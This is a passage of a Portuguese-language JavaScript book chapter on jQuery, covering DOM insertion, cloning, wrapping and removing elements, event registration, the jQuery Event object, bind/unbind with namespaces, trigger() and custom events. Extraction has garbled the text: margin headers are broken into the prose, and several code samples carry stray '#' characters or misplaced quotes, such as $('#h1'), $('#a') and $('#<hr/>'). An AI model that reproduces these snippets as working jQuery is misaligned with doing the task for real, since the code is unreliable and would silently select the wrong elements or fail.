// Esta é outra maneira de adicionar um símbolo de seção no início de cada <h1> \$("h1").map(function() { return this.firstChild; }).before(" ");
Para cada um desses cinco métodos de alteração de estrutura, também pode ser passada uma função que será chamada para calcular o valor a ser inserido. Como sempre, se você fornecer uma função assim, ela será chamada uma vez para cada elemento selecionado. O valor de this será esse elemento e o primeiro argumento será o índice dele dentro do objeto jQuery. Para append(), prepend() e re-

524 *Parte II JavaScript do lado do cliente placeWith(), o segundo argumento é o conteúdo atual do elemento como uma string HTML. Para before() e after(), a função é chamada sem o segundo argumento.*

Todos os cinco métodos demonstrados anteriormente são chamados nos elementos alvo e recebem como argumento o conteúdo que será inserido. Cada um desses cinco métodos pode ser correlacionado a outro método de funcionamento inverso: chamado no conteúdo e que recebe os elementos do alvo como argumento. A tabela a seguir mostra os pares de método:

Operação *\$(target). método(content)*

\$(content). método(target)

insere conteúdo no final de target

append()

appendTo()

insere conteúdo no início de target

prepend()

prependTo()

insere conteúdo após target

after()

insertAfter()

insere conteúdo antes de target

before()

insertBefore()

substitui target por content

replaceWith()

replaceAll()

Os métodos demonstrados no exemplo de código anterior são os da segunda coluna. Os métodos da terceira coluna estão demonstrados a seguir. Existem alguns pontos importantes a saber sobre esses pares de métodos:

- Se você passa uma string para um dos métodos da segunda coluna, ela é entendida como uma string de HTML a ser inserida. Se você passa uma string para um dos métodos da terceira coluna, ela é entendida como um seletor que identifica os elementos de destino. (Você também pode identificar os elementos de destino diretamente, passando um objeto jQuery, Element ou nó de texto.)*
- Os métodos da terceira coluna não aceitam argumentos de função, como acontece com os métodos da segunda coluna.*

- Os métodos da segunda coluna retornam o objeto jQuery em que foram chamados. Os elementos desse objeto jQuery podem ter novo conteúdo ou novos irmãos, mas eles mesmos não são alterados. Os métodos da terceira coluna são chamados no conteúdo que está sendo inserido e retornam um novo objeto jQuery representando o novo conteúdo após sua inserção.*

Em especial, note que, se o conteúdo for inserido em vários locais, o objeto jQuery retornado vai conter um elemento para cada local.

Com essas diferenças listadas, o código a seguir efetua as mesmas operações que o código anterior, usando os métodos da terceira coluna em vez dos da segunda. Observe que, na segunda linha, não podemos passar texto puro (sem sinais de menor e maior para identificá-lo como HTML) para o método `$()` – ele pensa que estamos especificando um seletor. Por isso, devemos criar explicitamente o nó de texto que queremos inserir: `$("<br/> + message").appendTo("#log");`

// Anexa html em #log

`$(document.createTextNode(" ")).prependTo("h1");` // Anexa nó de texto nos `<h1>s`


```
$("#<hr/>").insertBefore("h1");
```

```
// Insere regra antes de <h1>s
```

```
$("#<hr/>").insertAfter("h1");
```

```
// Insere regra após <h1>s
```

```
$("#<br/>").replaceAll("hr");
```

```
// Substitui <hr/> por <br/>
```

19.3.2 Copiando elementos

lado do client

Ja

Conforme mencionado, se você inserir elementos que já fazem parte do documento, eles serão sim-vaScript do

plesmente movidos (e não copiados) para seu novo local. Se você estiver inserindo os elementos em mais de um lugar, a jQuery fará as cópias necessárias, mas não serão feitas no caso de apenas uma e

inserção. Se quiser copiar elementos em um novo local, em vez de movê-los, você deve primeiro fazer uma cópia com o método `clone()`. `clone()` faz e retorna uma cópia de cada elemento selecionado (e de todos os descendentes desses elementos). Os elementos do objeto jQuery retornado ainda não fazem parte do documento, mas você pode inseri-los com um dos métodos anteriores: // Anexa um novo div, com identificação "linklist", no final do documento `$(document.body).append("<div id='linklist'> <h1> List of Links </h1> </div>");`

*// Copia todos os links que estão no documento e os insere nesse novo div
\$("#a").clone().appendTo("#linklist");*

*// Insere elementos
 após cada link para que eles apareçam em
linhas separadas \$("#linklist > a").after("
");*

clone() normalmente não copia rotinas de tratamento de evento (Seção 19.4) nem outros dados que você tenha associado a elementos (Seção 19.2.7); passe true se também quiser clonar esses dados adicionais.

19.3.3 Empacotando elementos

Outro tipo de inserção em um documento HTML envolve empacotar um novo elemento (ou elementos) em torno de um ou mais elementos. A jQuery define três funções de empacotamento.

wrap() empacota cada um dos elementos selecionados. wrapInner() empacota o conteúdo de cada elemento selecionado. E wrapAll() empacota os elementos selecionados como um grupo. Esses mé-

todos normalmente recebem um elemento empacotador recém-criado ou uma string de HTML

*usada para criar um empacotador. A string HTML pode conter vários elementos aninhados, se desejado, mas deve haver apenas um elemento mais interno. Se você passar uma função para qualquer um desses métodos, ela será chamada uma vez no contexto de cada elemento (com o índice do elemento como seu único argumento) e deve retornar a string empacotadora, o objeto Element ou o objeto jQuery. Aqui estão alguns exemplos: // Empacota todos os elementos <h1> com elementos <i>
\$("h1").wrap(document.createElement("i")); //*

Prodüz

```
<i> <h1>... </h1> </i>
```

// Empacota o conteúdo de todos os elementos <h1>. Usar um argumento de string é mais

// fácil.

```
$("#h1").wrapInner("<i/>");
```

```
// Produz <h1> <i>... </i> </h1>
```

// Empacota o primeiro parágrafo em uma âncora e div

```
$("#body>p:first").wrap("<a name = 'lead'> <div class = 'first'> </div> </a>");
```

// Empacota todos os outros parágrafos em outro div

```
$("#body>p:not(:first)").wrapAll("<div class = 'rest'> </div>");
```

526 Parte II JavaScript do lado do cliente 19.3.4 Excluindo elementos

Junto com inserções e substituições, a jQuery também define métodos para excluir elementos.

`empty()` remove todos os filhos (incluindo nós de texto) de cada um dos elementos selecionados, sem alterar os elementos em si. O método `remove()`, em contraste, remove os elementos selecionados (e todo o seu conteúdo) do documento. `remove()` normalmente é chamado sem argumentos e remove todos os elementos do objeto jQuery. Contudo, se você passa um argumento, esse argumento é tratado como seletor e são removidos somente os elementos do objeto jQuery que também coincidem com o seletor. (Se quiser apenas remover elementos do conjunto de elementos selecionados, sem removê-los do documento, use o método `filter()`, que é abordado na Seção 19.8.2.) Note que não é necessário remover elementos antes de reinseri-los no documento: você pode simplesmente inseri-los em um novo local e eles serão movidos.

O método `remove()` remove todas as rotinas de tratamento de evento (consulte a Seção 19.4) e outros dados (Seção 19.2.7) que você possa ter

vinculado aos elementos removidos. O método `detach()` funciona exatamente como `remove()`, mas não remove rotinas de tratamento de evento nem dados.

`detach()` pode ser mais útil quando se quer remover elementos do documento temporariamente, para reinserção posterior.

Por fim, o método `unwrap()` remove elementos de maneira oposta ao método `wrap()` ou `wrapAll()`: ele remove o elemento pai de cada elemento selecionado, sem afetar os elementos selecionados ou seus irmãos. Isto é, para cada elemento selecionado, ele substitui o pai desse elemento por seus filhos. Ao contrário de `remove()` e `detach()`, `unwrap()` não aceita um argumento seletor opcional.

19.4 Tratando eventos com jQuery

Como vimos no Capítulo 17, uma das dificuldades de trabalhar com eventos é que o IE (até o IE9) implementa uma API de evento diferente da de todos os outros navegadores. Para tratar dessa dificuldade, a jQuery define uma API de evento uniforme que funciona em todos os navegadores.

Em sua forma simples, a API jQuery é mais fácil de usar do que as APIs de evento padrão ou do IE.

E em sua forma completa, mais complexa, a API jQuery é mais poderosa do que a API padrão. As subseções a seguir têm todos os detalhes.

19.4.1 Registro simples de rotina de tratamento de evento

A jQuery define métodos de registro de evento simples para cada um dos eventos de navegador normalmente usados e universalmente implementados. Para registrar uma rotina de tratamento de eventos `click`, por exemplo, basta chamar o método `click()`:

// Clicar em qualquer `<p>` fornece a ele um fundo cinza

`$("#p").click(function() { $(this).css("background-color", "gray"); });` A chamada de um método de registro de evento da jQuery registra sua rotina de tratamento em todos os elementos selecionados. Normalmente, isso é muito mais fácil do que registrar rotinas de tratamento de evento uma por vez, com `addEventListener()` ou `attachEvent()`.

Capítulo 19 A biblioteca jQuery 527

Estes são os métodos de registro de rotina de tratamento de evento simples definidos pela jQuery: `blur()`

focusin()

mousedown()

mouseup()

change() focusout()

mouseenter() resize()

click()

keydown()

mouseleave()

scroll()

dblclick() keypress()

mousemove()

select()

error()

keyup()

mouseout()

submit()

lado do client

Ja

focus()

load()

mouseover()

unload()

vaScript do

A maioria desses métodos de registro é para os tipos de evento comuns que você já conhece do Capítulo 17. Entretanto, algumas observações são

necessárias. Os eventos *focus* e *blur* não borbulham, e

mas os eventos *focusin* e *focusout*, sim, e a jQuery garante que esses eventos funcionam em todos os navegadores. Inversamente, os eventos *mouseover* e *mouseout* borbulham, sendo que isso muitas vezes é inconveniente, pois é difícil saber se o mouse deixou o elemento em que você está interessado ou se simplesmente saiu de um dos descendentes desse elemento. *mouseenter* e *mouseleave* são eventos que não borbulham e que resolvem esse problema. Esses tipos de evento foram originalmente introduzidos pelo IE e a jQuery garante que eles funcionam corretamente em todos os navegadores.

Os tipos de evento *resize* e *unload* são sempre disparados apenas no objeto *Window*; portanto, se quiser registrar rotinas de tratamento para esses tipos de evento, você deve chamar os métodos *resize()* e *unload()* em *\$(window)*. O método *scroll()* é mais usado em *\$(window)*, mas também pode ser usado em qualquer elemento que tenha barras de rolagem (como quando o atributo CSS *overflow* é configurado como “*scroll*” ou “*auto*”). O método *load()* pode ser chamado em *\$(window)* para registrar uma rotina de tratamento de evento *load* para a janela, mas em geral é melhor passar sua função de inicialização diretamente para *\$(...)*, como mostrado na Seção 19.1.1. Contudo, você pode usar o método *load()* em *iframes* e em imagens. Note que, quando chamado com argumentos diferentes, *load()* também é usado para carregar novo conteúdo (via scripts de HTTP) em um elemento – consulte a Seção 19.6.1. O método *error()* pode ser usado em elementos ** para registrar rotinas de tratamento que são chamadas se o carregamento de uma imagem falha. Ele não deve ser usado para configurar a propriedade *onerror* de *Window*, descrita na Seção 14.6.

Além desses métodos de registro de evento simples, existem duas formas especiais que às vezes são úteis. O método *hover()* registra rotinas de tratamento para eventos *mouseenter* e *mouseleave*. Chamar *hover(f,g)* é como chamar *mouseenter(f)* e, em seguida, chamar *mouseleave(g)*. Se você passa apenas um argumento para *hover()*, essa função é usada como rotina de tratamento para eventos *enter* e *leave*.

O outro método de registro de evento especial é *toggle()*. Esse método vincula funções de tratamento para o evento *click*. Você especifica duas ou mais funções de tratamento e a jQuery chama uma delas sempre que um evento *click* ocorre. Se você chama *toggle(f,g,h)*, por exemplo, a função *f()* é chamada para tratar do primeiro evento *click*, *g()* é chamada para tratar do segundo, *h()* é chamada para tratar do terceiro e *f()* é chamada novamente para tratar do quarto evento *click*. Mas tome cuidado ao usar *toggle()*: conforme vamos ver na Seção 19.5.1, esse método também pode ser usado para exibir ou ocultar (isto é, alternar a visibilidade) os

elementos selecionados.

Vamos aprender sobre outras maneiras mais gerais de registrar rotinas de tratamento de evento na Seção 19.4.4. E vamos finalizar esta seção com uma maneira mais simples e conveniente de registrar rotinas de tratamento.

528 *Parte II JavaScript do lado do cliente Lembre-se de que é possível passar uma string de HTML para `$()` para criar os elementos descritos por essa string e que você pode passar (como segundo argumento) um objeto de atributos a serem configurados nos elementos recém-criados. Esse segundo argumento pode ser qualquer objeto que você passaria para o método `attr()`. Mas, além disso, se qualquer uma das propriedades tiver o mesmo nome dos métodos de registro de evento listados anteriormente, o valor da propriedade será entendido como função de tratamento e registrado como rotina de tratamento para o tipo de evento nomeado. Por exemplo:*

```
$("<img/>", {
```

```
src:
```

```
image_url,
```

```
alt:
```

```
image_description,
```

```
className:
```

```
"translucent_image",
```

```
click: function() { $(this).css("opacity", "50%"); }
```

```
});
```

19.4.2 Rotinas de tratamento de eventos da jQuery

As funções de tratamento de evento dos exemplos anteriores não esperam um argumento e não retornam valores. É muito comum escrever rotinas de tratamento de evento como essas, mas a jQuery invoca toda rotina de tratamento de evento com um ou mais argumentos e presta atenção ao valor de retorno de suas rotinas de tratamento. O mais importante a saber é que para toda rotina de tratamento de evento é passado um objeto evento da jQuery como primeiro argumento. Os campos desse objeto fornecem detalhes (como as coordenadas do cursor do mouse) sobre o evento. As

propriedades do objeto `Event` padrão foram descritas no Capítulo 17. A `jQuery` simula esse objeto `Event` padrão, mesmo em navegadores (como o IE8 e anteriores) que não o suportam. Os objetos evento da `jQuery` têm o mesmo conjunto de campos em todos os navegadores. Isso é explicado em detalhes na Seção 19.4.3.

Em geral, as rotinas de tratamento de evento são chamadas apenas com o único argumento do objeto evento. Mas se você disparar explicitamente um evento com `trigger()` (consulte a Seção 19.4.6), pode passar um array de argumentos extras. Se fizer isso, esses argumentos serão passados para a rotina de tratamento de evento após o primeiro argumento do objeto evento.

Independente de como é registrada, o valor de retorno de uma função de tratamento de evento da `jQuery` é sempre significativo. Se uma rotina de tratamento retorna `false`, tanto a ação padrão associada ao evento quanto qualquer futura propagação do evento são canceladas. Isto é, retornar `false` é o mesmo que chamar os métodos `preventDefault()` e `stopPropagation()` do objeto `Event`.

Além disso, quando uma rotina de tratamento de evento retorna um valor (que não seja `undefined`), a `jQuery` armazena esse valor na propriedade `result` do objeto `Event`, onde ele pode ser acessado por rotinas de tratamento de evento chamadas subsequentemente.

19.4.3 O objeto `Event` da `jQuery`

A `jQuery` oculta as diferenças de implementação entre os navegadores definindo seu próprio objeto `Event`. Quando uma rotina de tratamento de evento da `jQuery` é chamada, sempre recebe um objeto `Event` da `jQuery` como primeiro argumento. O objeto `Event` da `jQuery` é fortemente baseado nos padrões do W3C, mas também codifica alguns padrões de evento de fato. A `jQuery` copia todos os campos a seguir do objeto `Event` nativo em todo objeto `Event` da `jQuery` (embora alguns deles sejam `undefined` para certos tipos de evento): Capítulo 19 A biblioteca `jQuery` **529**

altKey

ctrlKey

newValue

screenX

attrChange currentTarget

offsetX

screenY

attrName detail

offsetY

shiftKey

bubbles

eventPhase

originalTarget srcElement

button

fromElement

target

cancelable keyCode

toElement

charCode layerX

prevValue

view

lado do client

Ja

layerY

relatedNode

wheelDelta

vaS

clientY

metaKey

relatedTarget

which

cript do

Além dessas propriedades, o objeto Event também define os seguintes métodos: e

preventDefault()

isDefaultPrevented()

stopPropagation()

isPropagationStopped()

stopImmediatePropagation() isImmediatePropagationStopped()

A maioria dessas propriedades e métodos de evento foi apresentada no Capítulo 17 e está documentada na Parte IV, sob ref-Event. Alguns desses campos são tratados de forma especial pela jQuery, para que tenham um comportamento uniforme nos vários navegadores. Eles estão descritos a seguir: metaKey

Se o objeto evento nativo não tem uma propriedade metaKey, a jQuery configura isso com o mesmo valor da propriedade ctrlKey. No MacOS, a tecla Command configura a propriedade metaKey.

pageX, pageY

Se o objeto evento nativo não define essas propriedades, mas define as coordenadas da janela de visualização do cursor do mouse em clientX e clientY, a jQuery calcula as coordenadas do cursor do mouse no documento e as armazena em pageX and pageY.

target, currentTarget, relatedTarget

A propriedade target é o elemento do documento no qual o evento ocorreu. Se o objeto evento nativo tem um nó de texto como alvo, em vez disso a jQuery informa o objeto Element container. currentTarget é o elemento no qual a rotina de tratamento de evento que está em execução foi registrada. Isso sempre deve ser igual a this.

Se currentTarget não é igual a target, você está tratando de um evento que borbulhou para cima do elemento em que ocorreu e pode ser útil testar o

elemento target com o método is() (Seção 19.1.2):

```
if ($(event.target).is("a")) return;
```

```
// Ignora eventos que começam em links
```

relatedTarget é o outro elemento envolvido em eventos de transição, como mouseover e mouseout. Para eventos mouseover, por exemplo, a propriedade relatedTarget especifica o elemento que o cursor do mouse deixou ao ser movido sobre target. Se o objeto evento nativo não define relatedTarget, mas define toElement e fromElement, relatedTarget é configurada a partir dessas propriedades.

timeStamp

A hora em que o evento ocorreu, na representação em milissegundos retornada pelo método `Date.getTime()`. A jQuery configura o próprio campo para contornar um erro de longa data do Firefox.

530 *Parte II JavaScript do lado do cliente which*

A jQuery normaliza essa propriedade de evento não padronizada de modo que ela especifique qual botão do mouse ou tecla do teclado foi pressionado durante o evento. Para eventos de teclado, se o evento nativo não define *which*, mas define *charCode* ou *keyCode*, *which* será configurada com qualquer uma dessas propriedades que esteja definida. Para eventos de mouse, se *which* não está definida, mas a propriedade *button* está, *which* é configurada com base no valor de *button*.

0 significa que não há botão pressionado. 1 significa que o botão esquerdo está pressionado, 2

significa que o botão do meio está pressionado e 3 significa que o botão direito está pressionado.

(Note que alguns navegadores não geram eventos de mouse para cliques do botão direito.) Além disso, os seguintes campos do objeto *Event* da jQuery são adições específicas da biblioteca que em alguns momentos você pode considerar úteis:

data

Se dados adicionais foram especificados quando a rotina de tratamento de evento foi registrada (consulte a Seção 19.4.4), eles se tornaram disponíveis para a rotina de tratamento como o valor desse campo

handler

Uma referência à função de tratamento de evento que está sendo chamada no momento result

O valor de retorno da rotina de tratamento mais recentemente chamada para esse evento, ignorando as rotinas de tratamento que não retornam valor

Uma referência ao objeto Event nativo gerado pelo navegador

19.4.4 Registro avançado de rotina de tratamento de evento

Vimos que a jQuery define muitos métodos simples para registrar rotinas de tratamento de evento.

Cada um deles simplesmente chama um método `bind()` mais complexo para vincular uma rotina de tratamento a um tipo de evento nomeado a cada um dos elementos do objeto jQuery. Usar `bind()` diretamente permite usar recursos de registro de evento avançados que não estão disponíveis por meio dos métodos mais simples4.

Em sua forma mais simples, `bind()` espera uma string de tipo de evento como primeiro argumento e uma função de tratamento de evento como segundo. Os métodos simples de registro de evento utilizam essa forma de `bind()`. A chamada `$( 'p' ).click(f)`, por exemplo, é equivalente a: `$( 'p' ).bind('click', f);`

`bind()` também pode ser chamado com três argumentos. Nessa forma, o tipo de evento é o primeiro argumento e a função de tratamento é o terceiro. Você pode passar qualquer valor entre esses dois e a jQuery vai configurar a propriedade `data` do objeto Event com o valor que for especificado antes 4 A jQuery usa o termo “vincular” (`bind`, em inglês) para o registro de rotina de tratamento de evento. ECMAScript 5 e vários frameworks JavaScript definem um método `bind()` em funções (Seção 8.7.4) e usam o termo para a associação de funções com objetos nos quais devem ser invocadas. A versão do método `Function.bind()` em jQuery é uma função utilitária chamada `jQuery.proxy()` e você pode ler sobre ela na Seção 19.7.

Capítulo 19 A biblioteca jQuery 531

que ele chame a rotina de tratamento. Às vezes é útil passar dados adicionais para suas rotinas de tratamento dessa maneira, sem ter de usar closures.

Existem ainda outros recursos avançados de `bind()`. Se o primeiro argumento for uma lista de tipos de evento separados por espaços, então a função de tratamento será registrada para cada um dos tipos de evento nomeados. A chamada `$( 'a' ).hover(f)` (consulte a Seção 19.4.1), por exemplo, é o **lado do client**

Ja

mesmo que:

vaScript do

```
$('a').bind('mouseenter mouseleave', f);
```

Outro recurso importante de bind() é que ele permite especificar um espaço de nomes (ou espaços e

de nomes) para suas rotinas de tratamento de evento quando você as registra. Isso permite definir grupos de rotinas de tratamento e é útil se você quer depois disparar ou registrar novamente as rotinas de tratamento em um espaço de nomes específico. Os espaços de nomes de rotina de tratamento são especialmente úteis para programadores que estão escrevendo bibliotecas ou módulos de código jQuery reutilizáveis. Os espaços de nomes de evento são parecidos com os seletores de classe CSS.

Para vincular uma rotina de tratamento de evento a um espaço de nomes, acrescente um ponto-final e o nome do espaço de nomes na string de tipo de evento:

```
// Vincula f como rotina de tratamento de mouseover no espaço de nomes "myMod" a todos os
```

```
// elementos <a>
```

```
$('a').bind('mouseover.myMod', f);
```

É possível até atribuir uma rotina de tratamento a vários espaços de nomes, como segue:

```
// Vincula f como rotina de tratamento de mouseout nos espaços de nomes "myMod" e
```

```
// "yourMod"
```

```
$('a').bind('mouseout.myMod.yourMod', f);
```

O último recurso de bind() é que o primeiro argumento pode ser um objeto que mapeia nomes de evento em funções de tratamento. Para usar o método hover() como exemplo novamente, a chamada \$('a').hover(f,g) é o mesmo que:

```
$('a').bind({mouseenter:f, mouseleave:g});
```

Quando essa forma de `bind()` é usada, os nomes de propriedade no objeto passado podem ser strings de tipos de evento separadas por espaços e pode incluir espaços de nomes. Se você especifica um segundo argumento após o primeiro argumento de objeto, esse valor é usado como argumento de dados para cada um dos vínculos do evento.

A jQuery tem outro método de registro de rotina de tratamento de evento. O método `one()` é chamado e funciona exatamente como `bind()`, exceto que o registro da rotina de tratamento de evento será anulado automaticamente, após ser chamada. Isso significa, conforme o nome do método implica, que as rotinas de tratamento de evento registradas com `one()` nunca serão disparadas mais de uma vez.

Um recurso que `bind()` e `one()` não têm é a capacidade de registrar rotinas de captura de evento, como acontece com `addEventListener()` (Seção 17.2.3). O IE (até o IE9) não suporta rotinas de captura e a jQuery não tenta simular esse recurso.

19.4.5 Anulando o registro de rotinas de tratamento de eventos

Depois de registrar uma rotina de tratamento de evento com `bind()` (ou com qualquer um dos mé-

todos mais simples de registro de evento), você pode anular seu registro com `unbind()` para evitar que seja disparada por futuros eventos. (Note que `unbind()` só anula o registro de rotinas de trata-

532 Parte II JavaScript do lado do cliente mento de evento registradas com `bind()` e métodos jQuery relacionados. O registro de rotinas de tratamento passadas para `addEventListener()` ou para o método `attachEvent()` do IE não é anulado e as rotinas de tratamento definidas por atributos de elemento como `onclick` e `onmouseover` não são removidas.) Sem argumentos, `unbind()` anula o registro de todas as rotinas de tratamento de evento (para todos os tipos de evento) de todos os elementos do objeto jQuery: `$( '*').unbind();` // Remove todas as rotinas de tratamento de evento jQuery de todos os // elementos!

Com um argumento de string, todas as rotinas de tratamento do tipo de evento nomeado (ou tipos, se a string nomear mais de um) são desvinculadas de todos os elementos do objeto jQuery:

```
// Desvincula todas as rotinas de tratamento de mouseover e mouseout em todos os
```

```
// elementos <a>
```

```
$( 'a').unbind("mouseover mouseout");
```

Essa é uma estratégia pesada e não deve ser usada em código modular, pois o usuário de seu módulo pode estar utilizando outros módulos que registram suas próprias rotinas de tratamento para os mesmos tipos de evento nos mesmos elementos. No entanto, se seu módulo registrou rotinas de tratamento de evento usando espaços de nomes, você pode usar essa versão de um só argumento de `unbind()` para anular o registro apenas das rotinas de tratamento em seu espaço de nomes (ou espaços de nomes): //
Desvincula todas as rotinas de tratamento de mouseover e mouseout no espaço de nomes

```
// "myMod"
```

```
$( 'a' ).unbind( "mouseover.myMod mouseout.myMod" );
```

```
// Desvincula rotinas de tratamento para qualquer tipo de evento no  
espaço de nomes myMod $( 'a' ).unbind( ".myMod" );
```

```
// Desvincula rotinas de tratamento de evento click que estão nos espaços  
de nomes "ns1" e
```

```
// "ns2"
```

```
$( 'a' ).unbind( "click.ns1.ns2" );
```

Se quiser ter o cuidado de desvincular apenas as rotinas de tratamento de evento que você mesmo registrou e não tiver utilizado espaços de nomes, deve manter uma referência para as funções de tratamento de evento e usar a versão de dois argumentos de `unbind()`. Nessa forma, o primeiro argumento é uma string de tipo de evento (sem espaços de nomes) e o segundo é uma função de tratamento: `$( '#mybutton' ).unbind( 'click', myClickHandler );` Quando chamado dessa maneira, `unbind()` anula o registro da função de tratamento de evento especificada para eventos do tipo (ou tipos) especificado de todos os elementos do objeto jQuery. Note que as rotinas de tratamento de evento podem ser desvinculadas usando-se essa versão de dois argumentos de `unbind()` mesmo quando foram registradas com um valor de dados extra, usando a versão de três argumentos de `bind()`.

*Você também pode passar um único argumento objeto para `unbind()`. Nesse caso, `unbind()` é chamado recursivamente para cada propriedade do objeto. O nome da propriedade é usado como string de tipo de evento e o valor da propriedade é usado como função de tratamento: `$( 'a' ).unbind( {`
// Remove rotinas de tratamento de mouseover e mouseout específicas
*mouseover: mouseoverHandler,**

mouseout:

mouseoutHandler

});

Por fim, há mais uma maneira de chamar `unbind()`. Se você passa um objeto `Event` da `jQuery`, ele desvincula a rotina de tratamento de evento para a qual esse evento foi passado. Chamar `unbind(ev)` é equivalente a `unbind(ev.type, ev.handler)`.

Capítulo 19 A biblioteca `jQuery` 533

19.4.6 Disparando eventos

As rotinas de tratamento de evento que você registra são chamadas automaticamente quando o usuário utiliza o mouse ou o teclado ou quando ocorrem outros tipos de eventos. Às vezes, contudo, é útil disparar eventos manualmente. O modo simples de fazer isso é chamar um dos métodos de registro de evento simples (como `click()` ou `mouseover()`) sem argumento. Assim como muitos **lado do client** **Ja**

métodos `jQuery` servem como `getter` e como `setter`, esses métodos de evento registram uma rotina de **vaScript do**

tratamento quando chamados com um argumento e as disparam quando chamados sem argumentos. Por exemplo:

e

```
$("#my_form").submit();
```

// Age como se o usuário tivesse clicado no botão Submit

O método `submit()` na linha anterior sintetiza um objeto `Event` e dispara qualquer rotina de tratamento de evento que tenha sido registrada para o evento `submit`. Se nenhuma dessas rotinas de tratamento de evento retornar `false` ou chamar o método `preventDefault()` do objeto `Event`, o formulário será realmente enviado. Note que os eventos que borbulham vão borbulhar mesmo quando disparados manualmente dessa forma. Isso significa que disparar um evento em um conjunto de elementos selecionados também pode disparar rotinas de tratamento nos ascendentes desses elementos.

É importante notar que os métodos de disparo de evento da `jQuery` vão disparar qualquer rotina de tratamento registrada com os métodos de registro de evento da `jQuery` e também as rotinas de tratamento definidas nos atributos `HTML` ou propriedades de `Element`, como `onsubmit`. Mas você

não pode disparar manualmente rotinas de tratamento de evento registradas com `addEventListener()` ou `attachEvent()` (contudo, essas rotinas de tratamento ainda serão chamadas quando ocorrer um evento real).

Note também que o mecanismo de disparo de eventos da jQuery é síncrono – não há fila de eventos envolvida. Quando você dispara um evento, as rotinas de tratamento são chamadas imediatamente, antes que o método que causou o disparo que você chamou retorne. Se você dispara um evento `click` e uma das rotinas de tratamento disparadas dispara um evento `submit`, todas as rotinas de tratamento de `submit` correspondentes são chamadas antes que a próxima rotina de tratamento de “`click`” seja chamada.

Métodos como `submit()` são convenientes para vincular e disparar eventos, mas assim como a jQuery define um método `bind()` mais geral, define também um método `trigger()` mais geral. Normalmente, você chama `trigger()` com uma string de tipo de evento como primeiro argumento e ele dispara as rotinas de tratamento registradas para eventos desse tipo em todos os elementos do objeto jQuery.

Assim, a chamada de `submit()` anterior é equivalente a:

```
$("#my_form").trigger("submit");
```

Ao contrário do que acontece com os métodos `bind()` e `unbind()`, você não pode especificar mais de um tipo de evento nessa string. Contudo, assim como `bind()` e `unbind()`, pode especificar espaços de nomes de evento para disparar somente as rotinas de tratamento definidas nesse espaço de nomes. Se quiser disparar apenas rotinas de tratamento de evento que não têm espaço de nomes, anexe um ponto de exclamação no tipo de evento. As rotinas de tratamento registradas por meio de propriedades como `onclick` são consideradas como não tendo espaço de nomes:

```
$("button").trigger("click.ns1");
```

```
// Dispara rotinas de tratamento de click em um espaço
```

```
// de nomes
```

```
$("button").trigger("click!");
```

```
// Dispara rotinas de tratamento de click em nenhum
```

```
// espaço de nomes
```

534 Parte II JavaScript do lado do cliente Em vez de passar uma string de tipo de evento como primeiro argumento para `trigger()`, também se pode passar um objeto `Event` (ou qualquer objeto que tenha uma propriedade `type`). A propriedade `type` será usada para determinar o tipo de rotinas de tratamento que serão disparadas. Se você especificou um objeto `Event` da `jQuery`, esse objeto será passado para as rotinas de tratamento disparadas.

Se especificou um objeto puro, um novo objeto `Event` da `jQuery` será criado e as propriedades do objeto que passou serão adicionadas a ele. Essa é uma maneira fácil de passar dados adicionais para rotinas de tratamento de evento:

```
// A rotina de tratamento de onclick de button1 dispara o mesmo evento em button2
```

```
$('#button1').click(function(e) { $('#button2').trigger(e); });
```

```
// Adiciona uma propriedade extra no objeto evento ao disparar um evento $('#button1').trigger({type:'click', synthetic:true});
```

```
// Esta rotina de tratamento testa essa propriedade extra para distinguir real de
```

```
// synthetic
```

```
$('#button1').click(function(e) { if (e.synthetic) {...}; });
```

Outro modo de passar dados adicionais para rotinas de tratamento de evento ao dispará-las manualmente é usar o segundo argumento de `trigger()`. O valor passado como segundo argumento para `trigger()` vai se tornar o segundo argumento de cada uma das rotinas de tratamento de evento disparadas. Se você passar um array como segundo argumento, cada um de seus elementos será passado como argumento para as rotinas de tratamento disparadas: `$('#button1').trigger("click", true);`

```
// Passa um único argumento extra
```

```
$('#button1').trigger("click", [x,y,z]);
```

```
// Passa três argumentos extras
```

Em certos momentos, talvez você queira disparar todas as rotinas de tratamento para determinado tipo de evento, independente de a qual elemento do documento essas rotinas de tratamento estejam vinculadas.

Você poderia selecionar todos os elementos com `$('*')` e então chamar `trigger()` no resultado, mas isso seria muito ineficiente. Em vez disso, para disparar um evento globalmente, chame a função utilitária `jQuery.event.trigger()`. Essa função recebe os mesmos argumentos que o método `trigger()` e dispara rotinas de tratamento de evento eficientemente por todo o documento, para o tipo de evento especificado. Note que os “eventos globais” disparados dessa forma não borbulham e que, com essa técnica, são disparadas apenas as rotinas de tratamento registradas com métodos jQuery (e não rotinas de tratamento de evento registradas com propriedades DOM, como `onclick`).

Depois de chamar rotinas de tratamento de evento, `trigger()` (e os métodos de conveniência que o chamam) executa a ação padrão que estiver associada ao evento disparado (supondo que as rotinas de tratamento de evento não retornaram `false` nem chamaram `preventDefault()` no objeto evento).

Por exemplo, se você disparar um evento `submit` em um elemento `<form>`, `trigger()` vai chamar o método `submit()` desse formulário, e se você disparar um evento `focus` em um elemento, `trigger()` vai chamar o método `focus()` desse elemento.

Se quiser chamar rotinas de tratamento de evento sem executar a ação padrão, use `triggerHandler()` em vez de `trigger()`. Esse método funciona exatamente como `trigger()`, exceto que primeiro chama os métodos `preventDefault()` e `cancelBubble()` do objeto `Event`. Isso significa que o evento `synthetic` não borbulha nem executa a ação padrão associada a ele.

Capítulo 19 A biblioteca jQuery 535

19.4.7 Eventos personalizados

O sistema de gerenciamento de eventos da jQuery foi projetado em torno dos eventos padrão gerados pelos navegadores Web, como cliques de mouse e pressionamentos de tecla. Mas ele não está preso a esses eventos e você pode usar qualquer string como nome de tipo de evento. Com `bind()` você pode registrar rotinas de tratamento para esse tipo de “evento personalizado” e com `trigger()` **lado do client Ja**

pode fazer com que essas rotinas de tratamento sejam chamadas.

vaScript do

Esse tipo de chamada indireta de rotinas de tratamento de evento personalizadas se mostra muito útil para escrever código modular e implementar um modelo publicação/assinatura ou o padrão e

Observer. Muitas vezes, ao usar eventos personalizados, você pode achar útil dispará-los globalmente com a função `jQuery.event.trigger()`, em vez de usar o método `trigger()`:

```
// Quando o usuário clica no botão "logoff", transmite um evento
personalizado

// para qualquer observador interessado que precise salvar seu estado e
então

// navegar para a página de logoff.

$("#logoff").click(function() {

$.event.trigger("logoff");

// Transmite um evento

window.location = "logoff.php"; // Navega para uma nova página

});
```

Vamos ver, na Seção 19.6.4, que os métodos Ajax da jQuery transmitem eventos personalizados como esse para notificar ouvintes interessados.

19.4.8 Eventos dinâmicos

